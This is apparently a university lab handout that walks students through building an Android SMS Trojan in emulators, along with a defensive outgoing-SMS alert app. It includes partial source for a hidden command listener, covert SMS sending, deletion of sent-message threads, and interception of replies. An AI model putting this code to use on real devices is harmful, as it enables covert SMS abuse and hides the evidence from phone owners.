
SMS Trojan Malware

*Abstract*—In this lab, we will develop an Android Trojan from scratch to demonstrate the concept of Mobile Malware on Android platform. The main functionality of this Android Trojan is sending text messages to others according to a hacker's commands without knowledge of the phone user. The diagram below illustrates the work flow of this Android Trojan.

[](https://sites.google.com/site/mobilesecuritylabware/4-mobile-malware/malware_lab_activities/lab-1-mobile-malware-attack-trojan/Trojan%20Diagram.png?attredirects=0)

# Introduction

An attack of mobile malware usually involves three phases: the infection of a host, accomplishments of its goal, and spread of the attack. It should be noted that not all the mobile malware conduct the third phase of attack that is spreading the attack.

The infection phase refers to the infection of a malware into a target device. Users may be infected when downloading a malicious email attachment or visiting a phishing website. Peer-to-Peer sharing applications, shared links on mobile social networking can also bring malware into your phone. The infection can also occur when the device is synchronizing with PC's or Cloud services.

Once infected, the malware would start to malfunction to accomplish its goal, such as "jailbreaking” or “rooting” the operating system and taking the full control of the operating system, or just disrupting devices' operations (i.e., rebooting device and exhausting device power).


Trojan is a popular malware that steals confidential information such as credit card information. In this lab, the Trojan and the hacker are able to set up a TCP/IP communication channel, via which the hacker can send commands to the Trojan on victim's device. When receive a command from the hacker, the Trojan will analyze the data packet, extract the target user’s phone numbers and the content of the malicious message, and finally send the malicious messages to the target user. After sending text messages, the Trojan will delete the messaging history. If the target phone users send complaint messages back to user, the Trojan will stop the arriving of those complaint messages to the users' phone.

For example, you have 2 Android virtual devices running: phone1 with ID 5554 and phone2 with ID 5556. Phone1 is infected with the Trojan malware, while Phone2 is a regular phone not infected by it. The Trojan on phone1 sets up a ServerSocket to listen on an unused port, say 7777. The Hacker’s PC (Attacker App) opens a TCP socket connection to phone1 (Emulator 5554 infested with Trojan) without the user’s knowledge, then sends a message through the socket connection to phone1 with the content “5556#This is an attack from 5554”. The Trojan on phone1 extracts the target phone2’s ID of 5556 and message string “This is an attack from 5554”, and sends a SMS to phone2 with content “This is an attack from 5554”, then deletes the sent message in the SMS log. When phone2 receives the SMS and replies to phone1, the Trojan intercepts the incoming reply SMS and prevents it from arriving at the inbox. So the user of phone1 will never know that his phone had been used to send out unwanted SMS.

用中文解说一下：在手机A （5554） 中植入木马程序，然后通过计算机端连接手机A 中木马程序的服务器端口，发送相关信息，手机A 的木马程序当收到信息的时候，会进行过滤，如果信息不是一开始设定的“攻击”短信，那么就正常写入收件箱，如果是“攻击”短信，就给对应攻击对象（手机B）（5556）发送骚扰短信，同时在手机A 中，“攻击”请求短信和对应的骚扰短信都不会出现在inbox/outbox里面，使手机A 的用户无法察觉自己的手机被植入木马程序。


I implemented a simple Java application (not Android app) as the attacker program, with the following UI. The attacker first establishes a TCP/IP connection to phone1 (localhost, port 7777) by clicking the “Connect” Button, then sends a message to it by clicking the “Send” button. You are free to use any UI for the attacker. If you are not familiar with Java UI development, the easiest approach is to use a plain-text UI that is run in the command prompt. Or you can implement another Android app as the attacker. For Java socket programming:

<http://examples.javacodegeeks.com/android/core/socket-core/android-socket-example/> Android Socket Example



Ideally, the attacker application should run on a remote host and connect to the host running Emulator #5554. But for convenience, we run the attacker app on the same machine as the Emulator #5554. In order to allow attacker’s program on the host to establish a TCP/IP connection to the Android virtual device phone1 on port 7777, you need to use telnet to connect to phone1 and run “redir add tcp:7777:7777”, which redirects all connections to host port 7777 to the virtual device port 7777. First enable telnet by Control Panel-打开或关闭Windows功能, check “telnet客户端“：



Win-R, telnet to bring up the telnet window. Keep the virtual device Phone1 running, enter “open localhost:5554” to connect to it. Then enter “redir add tcp:7777:7777”:

Now the attacker program can connect to Phone1 at localhost:7777, and instruct phone1 to send attack SMS to Phone2. Note that the Trojan only runs on Phone1;

# Major Code Fragments

Below I provide some code fragments, you will need to implement the rest of the code. Feel free to change my code if necessary.

(The Trojan’s UI is not important, so you can use the default “Hello World” UI without change.)

In MainActivity.java:

|  |
| --- |
| **public** **class** MainActivity **extends** Activity {  **private** ServerSocket serverSocket;  **public** **static** **final** **int** *SERVERPORT* = 7777;  Thread serverThread = **null**;  @Override  **protected** **void** onCreate(Bundle savedInstanceState) {  **super**.onCreate(savedInstanceState);  setContentView(R.layout.*activity\_main*);  **this**.serverThread = **new** Thread(**new** ServerThread());  **this**.serverThread.start();    IntentFilter filter = **new** IntentFilter("android.provider.Telphony.SMS\_RECEIVED");  SMSReceiver receiver = **new** SMSReceiver();  registerReceiver(receiver,filter);  }    **class** ServerThread **implements** Runnable {  **public** **void** run() {  startServer();  }  }  **public** **void** startServer() {    Log.*i*("AndroidServer", "START..");  **try**{  //serverSocket = new ServerSocket(PORT);  //mSocket=new Socket(SERVER,PORT);  serverSocket = **new** ServerSocket(*SERVERPORT*);  **while** (**true**) {  Socket client = serverSocket.accept();  Log.*i*("VICTIM", "visting..");  **try** {  client.getOutputStream().write(("Connected to the server! \n").getBytes("UTF-8"));  BufferedReader in = **new** BufferedReader(  **new** InputStreamReader(client.getInputStream()));  String str = in.readLine();  String[] tempMessage = str.split("#");  String phoneNo = tempMessage[0];  String message = tempMessage[1];  Log.*i*("AndroidServer", "No:" + phoneNo + " message:"  + message);  sendSMS(phoneNo, message);// send message to target  deleteSentSMS(); //You need to imple  } **catch** (Exception e) {  e.printStackTrace();  } **finally** {  client.close();  }    **try** {  Thread.*sleep*(1000);  } **catch** (InterruptedException e) {  e.printStackTrace();  }  }  }**catch** (IOException e) {  e.printStackTrace();  }  }  **public** **void** sendSMS(String recNumString, String encryptedMsg) {  **try** {  // get a SmsManager  SmsManager smsManager = SmsManager.*getDefault*();  // Message may exceed 160 characters  // need to divide the message into multiples  ArrayList<String> parts = smsManager.divideMessage(encryptedMsg);  smsManager.sendMultipartTextMessage(recNumString, **null**, parts,  **null**, **null**);  } **catch** (Exception e) {  e.printStackTrace();  }  }    **public** **void** deleteSentSMS() {  **try** {  ContentResolver CR = getContentResolver();  // Query SMS  Uri uriSms = Uri.*parse*("content://sms/sent");  Cursor c = CR.query(uriSms,  **new** String[] { "\_id", "thread\_id" }, **null**, **null**, **null**);  **if** (**null** != c && c.moveToFirst()) {  **do** {  // Delete SMS  **long** threadId = c.getLong(1); CR.delete(Uri.*parse*("content://sms/conversations/" + threadId),  **null**, **null**);  Log.*d*("deleteSMS", "threadId:: "+threadId);  } **while** (c.moveToNext());  }  } **catch** (Exception e) {  // **TODO**: handle exception  Log.*d*("deleteSMS", "Exception:: " + e);  }  } |

Please refer to the FakePaypal project for how to implement the function DeleteSentSMS(). Note that you should not delete all sent messages, but only the messages sent to the target phoneNo.

In SMSReceiver.java:

|  |
| --- |
| **public** **class** SMSReceiver **extends** BroadcastReceiver {  **public** **static** **final** String *SMS\_RECEIVED\_ACTION* = "android.provider.Telephony.SMS\_RECEIVED";    @Override  **public** **void** onReceive(Context context, Intent intent) {  Log.*i*("SMSReceiver, isOrderedBroadcast()="  ,""+isOrderedBroadcast());  String action = intent.getAction();  **if** (*SMS\_RECEIVED\_ACTION*.equals(action)) {  Bundle bundle = intent.getExtras();  **if** (bundle != **null**) {  Object[] pdus = (Object[]) bundle.get("pdus");  **for** (Object pdu : pdus) {  SmsMessage message = SmsMessage.*createFromPdu*((**byte**[]) pdu);  String sender = message.getOriginatingAddress();  **if** (sender!=**null**&&sender.equals("5556")) {  //deleteSMS(context,sender);  Log.*i*("SMSReceiver", "Abort Broadcasrt is called");  abortBroadcast();  }  **return**;  }  }  abortBroadcast();  }  }  } |

Refer here for the use of abortBroadcast():

android手机短信拦截的实现

<http://blog.csdn.net/beijingshi1/article/details/9094423>

In AndroidManifest.xml:

|  |
| --- |
| <uses-permission android:name=*"android.permission.INTERNET"*/>  <uses-permission android:name=*"android.permission.SEND\_SMS"*/>  <uses-permission android:name=*"android.permission.READ\_SMS"*/>  <uses-permission android:name=*"android.permission.WRITE\_SMS"*/>  <uses-permission android:name="*android.permission.RECEIVE\_SMS"*/> |

And:

|  |
| --- |
| <receiver android:name=*".SMSReceiver"*>  <intent-filter android:priority=*"1000"*>  <action android:name=*"android.provider.Telephony.SMS\_RECEIVED"*/>  </intent-filter>  </receiver> |

# Defense against the malware

You will implement a Trojan defense application, which sends notification to the user whenever any SMS has been sent out from his phone by using the ContentObserver class to watch for any changes in the SMS outbox, and pop up a toast notification whenever a message is sent out.


Read this blog article “Android中内容观察者的使用---- ContentObserver类详解” to learn about ConventObserver.

<http://blog.csdn.net/qinjuning/article/details/7047607>

This application sends notifications to the user about outgoing message in a textbox in the UI. Your task is quite simple: change the UI so that a Toast message is shown as notification mechanism, instead of the textbox UI. This is useful when the user is working on some other apps, with this protection app running in the background.

Here is basic usage of Android toast:

|  |
| --- |
| Context context = getApplicationContext();  CharSequence text = "Hello toast!";  int duration = Toast.LENGTH\_SHORT;    Cursor cursor = context.getContentResolver().query(  Uri.parse("content://sms"), null, null, null, null);  if (cursor.moveToNext()) {  int type = cursor.getInt(cursor.getColumnIndex("type"));  text = "NOTE: A Message Has Been Sent."  + "\n(If You Send the Message, Please Discard This Note. \nIf not, Please Check Your Recent Installed App, and Uninstall Malicious One.)";  Toast toast = Toast.makeText(context, text, *LENGTH\_LONG*);  toast.show();  }  cursor.close(); |



# Demo

Please include step-by-step screenshots in the lab report, with your name in English as the message text.

When you run the app , you will be faced with the choice as follow



Just set the app as the Default SMS App.(Because the experiment was based on the former android version .Only you set the app being the Default SMS App, you can have the right to modify the messages)

Besides , I offer MyJavaChatClient source as attacker application, so that we do not have to write a Java GUI . Recap what experimental process:

0. Open Emulator5554,5556

1. Run the malware app on Emulator5554, set the Default SMS App

2. Use telnet to connect and activate Emulator5554 the 7777 port

3. Run MyJavaChatClient (attacker application), click connect, then send.